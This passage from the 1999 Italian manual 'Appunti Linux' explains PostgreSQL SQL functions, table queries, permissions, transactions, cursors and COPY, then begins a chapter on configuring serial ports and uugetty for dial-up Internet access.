| TIMESTAMP | **'1999-12-31 15:55:27'**, **'1999-12-31 15:55:27+1'**. |
| INTERVAL | **INTERVAL '15:55:27'**, **INTERVAL '15 HOUR 59 MINUTE'**, **INTERVAL '- 15 HOUR**. |
| BOOLEAN | **1**, **'y'**, **'yes'**, **'t'**, **'true'**; **0**, **'n'**, **'no'**, **'f'**, **'false'**. |

Tabella 142.2: Esempi di rappresentazione dei valori costanti.

| Escape | Significato |
|---|---|
| \n | *newline*; |
| \r | *return* |
| \b | *backspace* |
| \' | ' |
| \" | " |
| \\ | \ |
| \% | % |
| _ | _ |

Tabella 142.3: Sequenze di escape utilizzabili all'interno delle stringhe di caratteri costanti.

## 142.3 Funzioni

PostgreSQL, come altri DBMS SQL, offre una serie di funzioni che fanno parte dello standard SQL, e altre non standard che però sono ampiamente diffuse e di grande utilità. Le tabelle 142.4 e 142.5 ne riportano alcune.

| Funzione | Descrizione |
|---|---|
| POSITION(⟨*stringa-1*⟩ IN ⟨*stringa-2*⟩) | Posizione di ⟨*stringa-1*⟩ in ⟨*stringa-2*⟩. |
| SUBSTRING(⟨*stringa*⟩ [FROM *n*] [FOR *m*]) | Sottostringa da *n* per *m* caratteri. |
| TRIM([LEADING\|TRAILING\|BOTH] ['*x*'] FROM [⟨*stringa*⟩]) | Ripulisce all'inizio e alla fine del testo. |

Tabella 142.4: Funzioni SQL riconosciute da PostgreSQL.

Esempi

```
SELECT POSITION( 'o' IN 'Topo' )
```

Restituisce il valore 2.

```
SELECT POSITION( 'ino' IN Cognome ) FROM Indirizzi
```

Restituisce un elenco delle posizioni in cui si trova la stringa **ino** all'interno della colonna **Cognome**, per tutte le righe della tabella **Indirizzi**.

```
SELECT SUBSTRING( 'Daniele' FROM 3 FOR 2 )
```

Restituisce la stringa **ni**.

```
SELECT TRIM( LEADING '*' FROM '*****Ciao****' )
```

Restituisce la stringa **Ciao****.**

```
SELECT TRIM( TRAILING '*' FROM '*****Ciao****' )
```

Restituisce la stringa *****Ciao.

```
SELECT TRIM( BOTH '*' FROM '*****Ciao****' )
```

Restituisce la stringa **Ciao**.

| Funzione | Descrizione |
|---|---|
| UPPER(⟨*stringa*⟩) | Converte la stringa in caratteri maiuscoli. |
| LOWER(⟨*stringa*⟩) | Converte la stringa in caratteri minuscoli. |
| INITCAP(⟨*stringa*⟩) | Converte la stringa in modo che le parole inizino con la maiuscola. |
| SUBSTR(⟨*stringa*⟩,$n$,$m$) | Estrae la stringa che inizia dalla posizione $n$, lunga $m$ caratteri. |
| LTRIM(⟨*stringa*⟩, '*x*') | Ripulisce la stringa a sinistra (*Left TRIM*). |
| RTRIM(⟨*stringa*⟩, '*x*') | Ripulisce la stringa a destra (*Right TRIM*). |

Tabella 142.5: Alcune funzioni riconosciute dal linguaggio di PostgreSQL.

```
SELECT TRIM( BOTH ' ' FROM '    Ciao    ' )
```

Restituisce la stringa **`Ciao`**.

```
SELECT TRIM( '    Ciao    ' )
```

Esattamente come nell'esempio precedente, dal momento che lo spazio normale è il carattere predefinito e considerato anche che la parola chiave **`BOTH`** è anche predefinita.

```
SELECT LTRIM( '*****Ciao****', '*' )
```

Restituisce la stringa **`Ciao****`**.

```
SELECT RTRIM( '*****Ciao****', '*' )
```

Restituisce la stringa **`*****Ciao`**.

## 142.4 Esempi comuni

Nelle sezioni seguenti vengono mostrati alcuni esempi comuni di utilizzo del linguaggio SQL, limitato alle possibilità di PostgreSQL. La sintassi non viene descritta, salvo quando la differenza tra quella standard e quella di PostgreSQL è importante.

Negli esempi si fa riferimento frequentemente a una tabella di indirizzi, il cui contenuto è visibile nella figura 142.1.

```
+========================================================================+
|Indirizzi                                                               |
+------------------------------------------------------------------------+
|Codice|Cognome         |Nome            |Indirizzo       |Telefono        |
+------+----------------+----------------+----------------+----------------+
|     1|Pallino         |Pinco           |Via Biglie 1    |0222,222222     |
|     2|Tizi            |Tizio           |Via Tazi 5      |0555,555555     |
|     3|Cai             |Caio            |Via Caini 1     |0888,888888     |
|     4|Semproni        |Sempronio       |Via Sempi 7     |0999,999999     |
+======+================+================+================+================+
```

Figura 142.1: La tabella **`Indirizzi(Codice,Cognome,Nome,Indirizzo,Telefono)`** usata in molti esempi del capitolo.

### 142.4.1 Creazione di una tabella

La tabella di esempio mostrata nella figura 142.1, potrebbe essere creata nel modo seguente:

```
CREATE TABLE Indirizzi (
                Codice          integer,
                Cognome         char(40),
                Nome            char(40),
                Indirizzo       varchar(60),
                Telefono        varchar(40)
        );
```

Quando si inseriscono i valori per una riga, può capitare che venga omesso l'inserimento di alcune colonne. In questi casi, il campo corrispondente riceve il valore **`NULL`**, cioè un valore indefinito, oppure il valore predefinito attraverso quanto specificato attraverso l'espressione che segue la parola chiave **`DEFAULT`**.

In alcuni casi non è possibile definire un valore predefinito, e nemmeno è accettabile che un dato resti indefinito. In tal caso si può aggiungere **`NOT NULL`**, dopo la definizione del tipo.

### 142.4.2 Modifica della tabella

Per il momento, le funzionalità di modifica della struttura di una tabella sono limitate alla sola aggiunta di colonne, come nell'esempio seguente dove viene aggiunta una colonna per l'indicazione del comune di residenza alla tabella già vista in precedenza.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30);
```

È bene osservare che non sempre si ottiene il risultato desiderato.

### 142.4.3 Inserimento dati in una tabella

L'esempio seguente mostra l'inserimento dell'indirizzo dell'impiegato «Pinco Pallino».

```
INSERT INTO Indirizzi
        VALUES (
                01,
                'Pallino',
                'Pinco',
                'Via Biglie 1',
                '0222,222222'
        );
```

In questo caso, si presuppone che i valori inseriti seguano la sequenza delle colonne, così come è stata creata la tabella in origine. Se si vuole indicare un comando più leggibile, occorre aggiungere l'indicazione della sequenza delle colonne da compilare, come nell'esempio seguente:

```
INSERT INTO Indirizzi (
                Codice,
                Cognome,
                Nome,
                Indirizzo,
                Telefono
        )
        VALUES (
                01,
                'Pallino',
                'Pinco',
                'Via Biglie 1',
                '0222,222222'
        );
```

In questo stesso modo, si può evitare di compilare il contenuto di una colonna particolare, indicando espressamente solo le colonne che si vogliono fornire; le altre colonne riceveranno il valore predefinito o **`NULL`** in mancanza d'altro. Nell'esempio seguente viene indicato solo il codice e il nominativo.

```
INSERT INTO Indirizzi (
                Codice,
                Cognome,
                Nome,
        )
        VALUES (
                01,
                'Pallino'
                'Pinco',
        );
```

### 142.4.4 Eliminazione di una tabella

Una tabella può essere eliminata completamente attraverso l'istruzione **`DROP`**. L'esempio seguente elimina la tabella degli indirizzi degli esempi precedenti.

```
DROP TABLE Indirizzi;
```

### 142.4.5 Interrogazioni semplici

L'esempio seguente emette tutto il contenuto della tabella degli indirizzi già vista negli esempi precedenti.

```
SELECT * FROM Indirizzi;
```

Seguendo l'esempio fatto in precedenza si dovrebbe ottenere l'elenco riportato sotto, equivalente a tutto il contenuto della tabella.

```
codice  cognome   nome       indirizzo     telefono

     1  Pallino   Pinco      Via Biglie 1  0222,222222
     2  Tizi      Tizio      Via Tazi 5    0555,555555
     3  Cai       Caio       Via Caini 1   0888,888888
     4  Semproni  Sempronio  Via Sempi 7   0999,999999
```

Per ottenere un elenco ordinato in base al cognome e al nome (in caso di ambiguità), lo stesso comando si completa nel modo seguente:

```
SELECT * FROM Indirizzi ORDER BY Cognome, Nome;
```

```
codice  cognome   nome       indirizzo     telefono

     3  Cai       Caio       Via Caini 1   0888,888888
     1  Pallino   Pinco      Via Biglie 1  0222,222222
     4  Semproni  Sempronio  Via Sempi 7   0999,999999
     2  Tizi      Tizio      Via Tazi 5    0555,555555
```

La selezione delle colonne permette di ottenere un risultato con le sole colonne desiderate, permettendo anche di cambiarne l'intestazione. L'esempio seguente permette di mostrare solo i nominativi e il telefono, cambiando un po' le intestazioni.

```
SELECT Cognome as cognomi, Nome as nomi, Telefono as numeri_telefonici
        FROM Indirizzi;
```

Quello che si ottiene è simile all'elenco seguente:

```
cognomi   nomi       numeri_telefonici

Pallino   Pinco      0222,222222
Tizi      Tizio      0555,555555
Cai       Caio       0888,888888
Semproni  Sempronio  0999,999999
```

La selezione delle righe può essere fatta attraverso la condizione che segue la parola chiave **`WHERE`**. Nell'esempio seguente vengono selezionate le righe in cui l'iniziale dei cognomi è compresa tra **`N`** e **`T`**.

```
SELECT * FROM Indirizzi WHERE Cognome >= 'N' AND Cognome <= 'T';
```

Dall'elenco che si ottiene, si osserva che **`Caio`** è stato escluso.

```
codice  cognome   nome       indirizzo     telefono

     1  Pallino   Pinco      Via Biglie 1  0222,222222
     2  Tizi      Tizio      Via Tazi 5    0555,555555
     4  Semproni  Sempronio  Via Sempi 7   0999,999999
```

Come si vedrà meglio in seguito, per evitare ambiguità possono essere indicati i nomi delle colonne prefissati dal nome della tabella a cui appartengono, separando le due parti con l'operatore punto (`.`). L'esempio seguente è già stato mostrato in precedenza, ma serve a chiarire questo modo di identificazione delle colonne.

```
SELECT Indirizzi.Cognome, Indirizzi.Nome, Indirizzi.Telefono
        FROM Indirizzi;
```

```
cognome   nome       telefono

Pallino   Pinco      0222,222222
Tizi      Tizio      0555,555555
Cai       Caio       0888,888888
Semproni  Sempronio  0999,999999
```

```
+=================================+
|Presenze                         |
+---------------------------------+
|Codice|Giorno    |Ingresso|Uscita|
+------+----------+--------+------+
|     1|01/01/1999| 07:30  |13:30 |
|     2|01/01/1999| 07:35  |13:37 |
|     3|01/01/1999| 07:45  |14:00 |
|     4|01/01/1999| 08:30  |16:30 |
|     1|01/02/1999| 07:35  |13:38 |
|     2|01/02/1999| 08:35  |14:37 |
|     4|01/02/1999| 07:40  |13:30 |
+======+==========+========+======+
```

Figura 142.2: La tabella **`Presenze(Codice,Giorno,Ingresso,Uscita)`**.

### 142.4.6 Interrogazioni simultanee di più tabelle

Se dopo la parola chiave **`FROM`** si indicano più tabelle (ciò vale anche se si indica più volte la stessa tabella), si intende fare riferimento a una tabella generata dal «prodotto» di queste. Si immagini di abbinare alla tabella **`Indirizzi`** la tabella **`Presenze`** contenente i dati visibili nella figura 142.2.

Come si può intendere, la prima colonna, **`Codice`**, serve a identificare la persona per la quale è stata fatta l'annotazione dell'ingresso e dell'uscita. Tale codice viene interpretato in base al contenuto della tabella **`Indirizzi`**. Si immagini di volere ottenere un elenco contenente tutti gli ingressi e le uscite, indicando chiaramente il cognome e il nome della persona a cui si riferiscono.

```
SELECT
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita,
        Indirizzi.Cognome,
        Indirizzi.Nome
        FROM Presenze, Indirizzi
        WHERE Presenze.Codice = Indirizzi.Codice;
```

Ecco quello che si dovrebbe ottenere.

```
giorno      ingresso  uscita    cognome   nome

01-01-1999  07:30:00  13:30:00  Pallino   Pinco
01-01-1999  07:35:00  13:37:00  Tizi      Tizio
01-01-1999  07:45:00  14:00:00  Cai       Caio
01-01-1999  08:30:00  16:30:00  Semproni  Sempronio
01-02-1999  07:35:00  13:38:00  Pallino   Pinco
01-02-1999  08:35:00  14:37:00  Tizio     Tizi
01-02-1999  07:40:00  13:30:00  Semproni  Sempronio
```

### 142.4.7 Alias

Una stessa tabella può essere presa in considerazione come se si trattasse di due o più tabelle differenti. Per distinguere tra questi punti di vista diversi, si devono usare degli alias, che sono in pratica dei nomi alternativi. Gli alias si possono usare anche solo per questioni di leggibilità. L'esempio seguente è la semplice ripetizione di quello mostrato nella sezione precedente, con l'aggiunta però della definizione degli alias **`Pre`** e **`Nom`**.

```
SELECT
        Pre.Giorno,
        Pre.Ingresso,
        Pre.Uscita,
        Nom.Cognome,
        Nom.Nome
        FROM Presenze AS Pre, Indirizzi AS Nom
        WHERE Pre.Codice = Nom.Codice;
```

### 142.4.8 Viste

Attraverso una vista, è possibile definire una tabella virtuale. PostgreSQL, allo stato attuale, consente di utilizzare le viste in sola lettura.

```
CREATE VIEW Presenze_dettagliate AS
SELECT
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita,
        Indirizzi.Cognome,
        Indirizzi.Nome
        FROM Presenze, Indirizzi
        WHERE Presenze.Codice = Indirizzi.Codice;
```

L'esempio mostra la creazione della vista **`Presenze_dettagliate`**, ottenuta dalle tabelle **`Presenze`** e **`Indirizzi`**. In pratica, questa vista permette di interrogare direttamente la tabella virtuale **`Presenze_dettagliate`**, invece di utilizzare ogni volta un comando **`SELECT`** molto complesso, per ottenere lo stesso risultato.

### 142.4.9 Aggiornamento delle righe

La modifica di righe già esistenti avviene attraverso l'istruzione **`UPDATE`**, la cui efficacia viene controllata dalla condizione posta dopo la parola chiave **`WHERE`**. Se tale condizione manca, l'effetto delle modifiche si riflette su tutte le righe della tabella.

L'esempio seguente, aggiunge una colonna alla tabella degli indirizzi, per contenere il nome del comune di residenza degli impiegati; successivamente viene inserito il nome del comune **`Sferopoli`** in base al prefisso telefonico.

```
ALTER TABLE Indirizzi ADD COLUMN Comune char(30);

UPDATE Indirizzi
        SET Comune='Sferopoli'
        WHERE Telefono >= '022' AND Telefono < '023';
```

In pratica, viene aggiornata solo la riga dell'impiegato **`Pinco Pallino`**.

### 142.4.10 Cancellazione delle righe

L'esempio seguente elimina dalla tabella delle presenze le righe riferite alle registrazioni del giorno 01/01/1999 e le eventuali antecedenti.

```
DELETE FROM Presenze WHERE Giorno <= '01/01/1999';
```

### 142.4.11 Creazione di una nuova tabella a partire da altre

L'esempio seguente crea la tabella **`mia_prova`** come risultato della fusione della tabella degli indirizzi e delle presenze, come già mostrato in un esempio precedente.

```
SELECT
        Presenze.Giorno,
        Presenze.Ingresso,
        Presenze.Uscita,
        Indirizzi.Cognome,
        Indirizzi.Nome
        INTO TABLE mia_prova
        FROM Presenze, Indirizzi
        WHERE Presenze.Codice = Indirizzi.Codice;
```

### 142.4.12 Inserimento in una tabella esistente

L'esempio seguente aggiunge alla tabella dello storico delle presenze le registrazioni vecchie che poi vengono cancellate.

```
INSERT INTO PresenzeStorico (
                PresenzeStorico.Codice,
                PresenzeStorico.Giorno,
                PresenzeStorico.Ingresso,
                PresenzeStorico.Uscita
```

```
        )
        SELECT
                Presenze.Codice,
                Presenze.Giorno,
                Presenze.Ingresso,
                Presenze.Uscita
                FROM Presenze
                WHERE Presenze.Giorno <= '1999/01/01';

DELETE FROM Presenze WHERE Giorno <= '1999/01/01';
```

### 142.4.13 Controllare gli accessi a una tabella

Quando si creano delle tabelle in una base di dati, tutti gli altri utenti che sono stati registrati nel sistema del DBMS, possono accedervi e fare le modifiche che vogliono. Per controllare questi accessi, l'utente proprietario delle tabelle (cioè colui che le ha create), può usare le istruzioni **GRANT** e **REVOKE**. La prima permette a un gruppo di utenti di eseguire determinate operazioni, la seconda toglie dei privilegi.

GRANT {ALL | SELECT | INSERT | UPDATE | DELETE | RULE}[,...]
        ON ⟨*tabella*⟩[,...]
        TO {PUBLIC | GROUP ⟨*gruppo*⟩ | ⟨*utente*⟩}

REVOKE {ALL | SELECT | INSERT | UPDATE | DELETE | RULE}[,...]
        ON ⟨*tabella*⟩[,...]
        FROM {PUBLIC | GROUP ⟨*gruppo*⟩ | ⟨*utente*⟩}

La sintassi delle due istruzioni è simile, basta fare attenzione a cambiare la parola chiave **TO** con **FROM**. I gruppi e gli utenti sono nomi che fanno riferimento a quanto registrato all'interno del DBMS; solo che attualmente potrebbe non essere possibile la gestione dei gruppi.

L'esempio seguente toglie a tutti gli utenti (**PUBLIC**) tutti i privilegi sulle tabelle delle presenze e degli indirizzi; successivamente vengono ripristinati tutti i privilegi solo per l'utente **daniele**.

```
REVOKE ALL
        ON Presenze, Indirizzi
        FROM PUBLIC;

GRANT ALL
        ON Presenze, Indirizzi
        TO daniele;
```

## 142.5 Controllo delle transazioni

PostgreSQL ha una gestione delle transazioni leggermente diversa da quanto stabilito dall'SQL. Per la precisione, occorre dichiarare esplicitamente l'inizio di una transazione con l'istruzione **BEGIN**.

BEGIN [WORK]

L'esempio seguente mostra il caso in cui si voglia isolare l'inserimento di una riga nella tabella **Indirizzi** all'interno di una transazione, che alla fine viene confermata regolarmente.

```
BEGIN;

INSERT INTO Indirizzi
        VALUES (
                05,
                'De Pippo',
                'Pippo',
                'Via Pappo, 5',
                '0333,3333333'
        );

COMMIT;
```

Nell'esempio seguente, si rinuncia all'inserimento della riga con l'istruzione **ROLLBACK** finale.

```
BEGIN;

INSERT INTO Indirizzi
```

```
        VALUES (
                05,
                'De Pippo',
                'Pippo',
                'Via Pappo, 5',
                '0333,3333333'
        );

ROLLBACK;
```

## 142.6 Cursori

La gestione dei cursori da parte di PostgreSQL è limitata rispetto all'SQL92. In particolare, non è disponibile lo spostamento assoluto del cursore, e non è possibile assegnare i dati a delle variabili.

La dichiarazione di un cursore avviene nel modo solito, con la differenza che questo deve avvenire esplicitamente in una transazione. In particolare, con PostgreSQL, il cursore viene aperto automaticamente nel momento della dichiarazione, per cui l'istruzione **`OPEN`** non è disponibile.

```
BEGIN;

DECLARE Mio_cursore INSENSITIVE CURSOR FOR
    SELECT * FROM Indirizzi ORDER BY Cognome, Nome;

-- L'apertura del cursore non esiste in PostgreSQL
-- OPEN Mio_cursore;
...
```

L'esempio mostra la dichiarazione dell'inizio di una transazione, e la dichiarazione del cursore **`Mio_cursore`**, per selezionare tutta la tabella **`Indirizzi`** in modo ordinato per **`Cognome`**. Si osservi che per PostgreSQL la selezione che si ingloba nella gestione di un cursore non può aggiornarsi automaticamente se i dati originali cambiano, per cui è come se fosse sempre definita la parola chiave **`INSENSITIVE`**.

```
...
FETCH NEXT FROM Mio_cursore;
...
COMMIT;
```

L'esempio mostra l'uso tipico dell'istruzione **`FETCH`**, in cui si preleva la prossima riga rispetto alla posizione corrente del cursore, e più avanti si conclude la transazione con un **`COMMIT`**. L'esempio seguente è identico, con la differenza che si indica espressamente il passo.

```
...
FETCH RELATIVE 1 FROM Mio_cursore;
...
COMMIT;
```

Un cursore dovrebbe essere chiuso attraverso una richiesta esplicita, con l'istruzione **`CLOSE`**, ma la chiusura della transazione chiude implicitamente il cursore, se questo dovesse essere rimasto aperto. L'esempio seguente riepiloga quanto visto sopra, completato dell'istruzione **`CLOSE`**.

```
BEGIN;

DECLARE Mio_cursore INSENSITIVE CURSOR FOR
    SELECT * FROM Indirizzi ORDER BY Cognome, Nome;

-- L'apertura del cursore non esiste in PostgreSQL
-- OPEN Mio_cursore;

FETCH NEXT FROM Mio_cursore;

CLOSE Mio_cursore;

COMMIT;
```

# 142.7 Particolarità di PostgreSQL

Ogni DBMS, per quanto compatibile con gli standard, può avere la necessità di introdurre delle estensioni al linguaggio di gestione per permettere l'accesso a funzionalità speciali che dipendono dalle sue caratteristiche particolari. In questo capitolo si è voluto porre l'accento su ciò che è il più vicino possibile all'SQL, trascurando quasi tutto il resto. In queste sezioni si descrivono alcune istruzioni particolari che si ritengono importanti da un punto di vista operativo, benché siano estranee all'SQL.

## 142.7.1 Importazione ed esportazione dei dati

PostgreSQL fornisce un'istruzione speciale per permettere l'importazione e l'esportazione dei dati da e verso un file di testo normale. Si tratta di **`COPY`** la cui sintassi semplificata è quella seguente:

COPY ⟨*tabella*⟩ FROM { '⟨*file*⟩' | STDIN }
        [ USING DELIMITERS '⟨*delimitatore*⟩' ]

COPY ⟨*tabella*⟩ TO { '⟨*file*⟩' | STDOUT }
        [ USING DELIMITERS '⟨*delimitatore*⟩' ]

Nella prima delle due forme, si importano i dati da un file o dallo standard input; nel secondo si esportano verso un file o verso lo standard output.

Ogni riga del file di testo corrisponde a una riga della tabella; gli attributi sono separati da un carattere di delimitazione, che in mancanza della definizione tramite la clausola **`USING DELIMITERS`** è un carattere di tabulazione. In ogni caso, anche se si specifica tale clausola, può trattarsi solo di un carattere. In pratica, ogni riga è organizzata secondo lo schema seguente:

⟨*attributo-1*⟩*x*⟨*attributo-2*⟩*x*...*x*⟨*attributo-N*⟩

Nello schema, *x* rappresenta il carattere di delimitazione, e come si vede, all'inizio e alla fine non viene inserito.

Quando l'istruzione **`COPY`** viene usata per importare dati dallo standard input, è necessario che dopo l'ultima riga che contiene attributi da inserire nella tabella, sia presente una sequenza di escape speciale: una barra obliqua inversa seguita da un punto (**`\.`**). Il file ottenuto quando si esporta verso lo standard output contiene questo simbolo di conclusione.

Il file di testo in questione può contenere anche altre sequenze di escape, che si trovano descritte nella tabella 142.6.

| Escape | Descrizione |
|---|---|
| \\ | Una barra obliqua inversa. |
| \. | Simbolo di conclusione del file. |
| \N | **`NULL`**. |
| \⟨*delimitatore*⟩ | Protegge il simbolo che viene già utilizzato come delimitatore. |
| \<*LF*> | Tratta <*LF*> in modo letterale. |

Tabella 142.6: Sequenze di escape nei file di testo generati e utilizzati da **`COPY`**.

> È importante fare mente locale al fatto che l'istruzione viene eseguita dal server. Ciò significa che i file di testo, quando non si tratta di standard input o di standard output, sono creati o cercati secondo il filesystem che questo server si trova sotto.

```
COPY Indirizzi TO STDOUT;
```

L'esempio mostra l'istruzione necessaria a emettere attraverso lo standard output del client (**`psql`**) la trasformazione in testo del contenuto della tabella **`Indirizzi`**,

```
COPY Indirizzi TO '/tmp/prova' USING DELIMITER '|';
```

In quest'altro caso, si genera il file `/tmp/prova`, nel filesystem del server, e gli attributi sono separati attraverso una barra verticale (**`|`**).

```
COPY Indirizzi FROM STDIN;
```

In questo caso, si aggiungono righe alla tabella **`Indirizzi`**, utilizzando quanto proviene dallo standard input (alla fine deve apparire la sequenza di escape **`\.`**).

```
COPY Indirizzi FROM '/tmp/prova' USING DELIMITER '|';
```

Si aggiungono righe alla tabella **`Indirizzi`**, utilizzando quanto proviene dal file `/tmp/prova`, che si trova nel filesystem del server. In particolare, gli attributi sono separati da una barra verticale (**`|`**).

### 142.7.2 Riorganizzazione del contenuto di una base di dati

Nel capitolo precedente si è già accennato all'istruzione **VACUUM**, con la quale si riorganizzano i dati, eliminando i resti di una transazione interrotta, e ricostruendo gli indici e le statistiche interne. Se non si ha la pretesa di analizzare la base di dati, lo schema sintattico è molto semplice:

VACUUM [ ⟨*tabella*⟩ ]

Se non si indica una tabella particolare, si intende intervenire su tutta la base di dati su cui si sta lavorando.

> È conveniente utilizzare questa istruzione tutte le volte che si annulla una transazione.

> Per poter eseguire le operazioni relative all'istruzione **VACUUM**, è necessario un blocco esclusivo delle tabelle coinvolte. Questo blocco è rappresentato in pratica da un file collocato nella directory che contiene i file della base di dati relativa. Il file si chiama `pg_vlock`, e se si interrompe in qualche modo un'istruzione **VACUUM**, questo file non viene rimosso, e impedisce tutte le attività sulla base di dati. Se questa situazione dovesse verificarsi, si può disattivare il server, in modo da essere certi che non ci sia alcun accesso ai dati, e successivamente si potrebbe eliminare il file che rappresenta questo blocco.

### 142.7.3 Impostazione dell'ora locale

L'SQL dispone dell'istruzione **SET TIME ZONE** per definire l'ora locale, e di conseguenza lo scostamento dal tempo universale. PostgreSQL dispone della stessa istruzione che funziona in modo molto simile allo standard; per la precisione, la definizione dell'ora locale avviene attraverso le definizioni riconosciute dal sistema operativo (nel caso di GNU/Linux si tratta delle definizioni che si articolano a partire dalla directory `/usr/share/zoneinfo/`).

SET TIME ZONE { '⟨*definizione-ora-locale*⟩' | LOCAL }

Per esempio, per definire che si vuole fare riferimento all'ora locale italiana, si potrebbe usare il comando seguente:

```
SET TIME ZONE 'Europe/Rome';
```

Questa impostazione riguarda la visione del client, mentre il server può essere stato preconfigurato attraverso le variabili di ambiente **LC_*** oppure la variabile **LANG**, che in questo caso hanno effetto sullo stile di rappresentazione delle informazioni data-orario. Anche il client può essere preconfigurato attraverso la variabile di ambiente **PGTZ**, assegnandole gli stessi valori che si possono utilizzare per l'istruzione **SET TIME ZONE**.

## 142.8 Riferimenti

- *sql(l)*
- The PostgreSQL Development Team, *PostgreSQL User's Guide*

  `/usr/doc/postgres*/user/index.html`

  `/usr/doc/postgres*/user.ps*`

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo XI

# SERVIZI DI RETE PIÙ IN DETTAGLIO

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

Nomi e marchi citati nel testo sono generalmente depositati o registrati dalle rispettive case produttrici.

I siti principali attraverso cui è possibile ottenere una copia di Appunti Linux sono i seguenti, strutturati in base alle loro dipendenze. Sono annotati in particolare i nomi degli amministratori dei nodi più importanti.

**FTP**

- *<ftp://genius.allnet.it/pub/mirror/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<ftp://ftp.pluto.linux.it/pub/pluto/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<ftp://galileo.fis.uniroma2.it/pub/docs/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/>*
  - *<ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/>*
- *<ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- *<http://genius.allnet.it/AppuntiLinux/>*
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- *<http://www.pluto.linux.it/ildp/AppuntiLinux/>*
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - *<http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/>*

  riproduzioni speculari di ILDP:
  - *<http://www.panservice.it/mirror/ILDP/AppuntiLinux/>*

  riproduzioni speculari del Pluto:
  - *<http://pluto.psy.unipd.it/ildp/AppuntiLinux/>*
  - *<http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/>*
  - *<http://pluto.trew.it/ildp/AppuntiLinux/>*
- *<http://www.appuntilinux.prosa.it/>*
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

Parte xxxiii

# Organizzazione dei servizi di rete più comuni

# Accesso a Internet attraverso una linea commutata

Per concedere un accesso a Internet attraverso una connessione telefonica, così come fa normalmente un ISP (*Internet Service Provider*), bisogna predisporre un sistema GNU/Linux munito di molte porte seriali e di altrettanti modem in attesa di chiamata. In questo capitolo non verranno presentati i problemi tecnici legati all'installazione di una scheda seriale multipla, dal momento che questi variano da modello a modello, mentre ci si vuole concentrare sulla configurazione di Getty e sull'attivazione del protocollo PPP.

Nel capitolo si fa riferimento a programmi e a concetti già presentati in precedenza, che vengono richiamati per favorire il lettore.

## 143.1 Configurazione delle porte seriali

Dovendo gestire le porte seriali, è opportuno preoccuparsi della loro impostazione attraverso il programma **`setserial`**, già descritto nel capitolo 91. Per questo si realizza solitamente uno script da includere nella procedura di inizializzazione del sistema. Potrebbe trattarsi di `/etc/rc.d/rc.serial`, o qualcosa di simile. Il suo contenuto potrebbe assomigliare all'esempio che segue.

```
#!/bin/sh

echo "Configurazione delle porte seriali..."

/bin/setserial /dev/ttyS0 port 0x3F8 irq 4
/bin/setserial /dev/ttyS1 port 0x2F8 irq 3
```

Se si utilizza una scheda seriale multipla, è molto probabile che si debba indicare lo stesso IRQ per tutte le porte, mentre queste si distinguono solo in base agli indirizzi di I/O. Nello stesso modo, potrebbe essere necessario specificare più elementi, come il tipo di UART, e forse delle opzioni **`spd_*`** (purché siano tollerate dal kernel).

Una volta configurate le porte, prima di procedere oltre, è necessario fare degli esperimenti collegando un modem e comunicando con questo attraverso un programma per la gestione del terminale, come Minicom. Con qualche comando AT si può verificare se il collegamento tra il modem e l'elaboratore è funzionante, oppure se la porta seriale richiede qualche accorgimento di configurazione ulteriore.

## 143.2 Getty_ps, uugetty

Il pacchetto Getty_ps, e precisamente il programma **`uugetty`**, non rappresenta la scelta ottima per risolvere il problema dell'accesso da un terminale seriale, attraverso la linea commutata e il modem. Tuttavia, la sua semplicità permette di comprendere meglio ciò che si fa.

**`uugetty`** richiede la presenza del file `/etc/gettydefs`, che serve a definire le caratteristiche elementari dei diversi tipi di linea. Nel caso delle connessioni via modem da linea commutata, sono necessarie in particolare le direttive seguenti.

```
230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #115200

115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #57600

57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #38400

38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #19200

19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #9600

9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #2400

